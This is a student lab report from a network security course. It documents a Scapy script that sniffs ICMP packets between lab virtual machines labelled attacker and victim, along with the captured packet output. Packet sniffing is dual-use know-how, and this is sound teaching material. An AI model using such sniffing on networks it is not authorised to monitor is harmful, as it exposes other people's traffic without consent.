The Laboratory of Computer Networks Security

(UE19CS236)

Documented by Anurag.R.Simha


SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	06/09/2021
Section	:	A
Week	:	1

The Table of Contents


1. The Virtual Machines

The experiments performed were done with the aid of two virtual machines running over Windows 10. One system was the attacker and, the other was the victim.

Attacker: 10.0.2.8



Victim: 10.0.2.13



2. Using Tools to Sniff and Spoof Packets using Scapy

Scapy is a proficient tool that's employed to sniff and spoof packets over a network. Scapy's installed with the following command: `sudo apt-get install scapy`.




Fig. 3: The installation of scapy

Task 1: Sniffing Packets

Task 1.1 Sniff IP packets using Scapy

The Python programme to sniff IP packets:

ip_packet_sniffer.py

```
1  #!/usr/bin/python
2  from scapy.all import *
3  print("SNIFFING PACKETS...");
4  def print_pkt(pkt):
5      pkt.show()
6  pkt = sniff(filter='icmp',prn=print_pkt)
```

In this programme, two parameters are passed.

1. filter
2. prn

The parameter named filter specifies the type of packet to be captured. And, the parameter named prn calls the `print_pkt(pkt)` function. This function displays the packets it sniffed over in that network.

Command: `sudo python ip_packet_sniffer.py`

Q. Explain on which VM you ran this command and why? Provide a screenshot of your observations.

A. This command was run over the attacker machine. For, it's the attacker which keeps sniffing for packets from the victim. Furthermore, the attacker must capture those packets which the victim is communicating with.

Observations:


(10.0.2.13 – The victim machine)

Command (the left-side terminal): `ping www.gmail.com`


The following observations were recorded on the attacker VM.

(10.0.2.8 – The attacker machine)


Command: `sudo python ip_packet_sniffer.py`




(i)


Terminal
###[Ethernet]###
dst = 08:00:27:59:a3:c9
src = 52:54:00:12:35:00
type = 0x800
###[IP]###
version = 4
ihl = 5
tos = 0x0
len = 84
id = 5326
flags =
frag = 0
ttl = 110
proto = icmp
chksum = 0x50af
src = 142.250.76.37
dst = 10.0.2.13
\options \
###[ICMP]###
type = echo-reply
code = 0
chksum = 0xa89e
id = 0xf1e
seq = 0x1
###[Raw]###
load = '\xba\x0f6a1\xce\x00\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12

(ii)


Terminal
###[Ethernet]###
dst = 52:54:00:12:35:00
src = 08:00:27:59:a3:c9
type = 0x800
###[IP]###
version = 4
ihl = 5
tos = 0x0
len = 84
id = 39430
flags = DF
frag = 0
ttl = 64
proto = icmp
chksum = 0xb976
src = 10.0.2.13
dst = 142.250.76.37
\options \
###[ICMP]###
type = echo-request
code = 0
chksum = 0x3698
id = 0xf1e
seq = 0x2
###[Raw]###
load = '\xbb\x0f6a\xd5\xd3\x00\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12


(iii)



(iv)

From the output that is obtained on the attacker machine's terminal, it can be observed that for each ping request sent to the Gmail server, a request packet, and a reply packet is captured. On a request message, the `src` (source) attribute is set to 10.0.2.13 (Victim's IP address) and the `dst` (destination) attribute is set to the IP address of Gmail (142.250.76.37). It's the opposite during a reply. (`src = 142.250.76.37` and, `dst = 10.0.2.13`)

Execution of the command, `python ip_packet_sniffer.py` returns an error (unauthorised access). To sniff any packet on another machine, root access is vital. Here, the `sniff()` function requires a root access to get executed. But, it's not provided. Henceforth, the error is transparent.



Task 1.2 Capturing ICMP, TCP packet and Subnet

a) Capture only the ICMP packet


Below is the python programme to capture the ICMP packets.

icmp_packet_sniffer.py

```
1   #! / usr/bin/python
2   from scapy.all import *
3   print ("SNIFFING PACKETS...");
4   def print_pkt(pkt):
5       pkt.show ()
6   pkt = sniff (filter='icmp', prn=print_pkt)
```

The programme is the same as that it was for sniffing IP packets.


On the same machine, in another terminal Google's public DNS, `8.8.8.8` was tested for a connection. The command, `ping 8.8.8.8` was entered.



Here's the image of each terminal window:


The ping window:

Command:
`ping 8.8.8.8`




The sniffer window:

Command: `sudo python icmp_packet_sniffer.py`



(i)



(ii)

```
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:17:de:fa
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 60027
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x3416
     src       = 10.0.2.8
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xf8a
        id        = 0x1411
        seq       = 0x2
###[ Raw ]###
           load      = '\xf2"6a\xbe\xdb\x02\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12
```

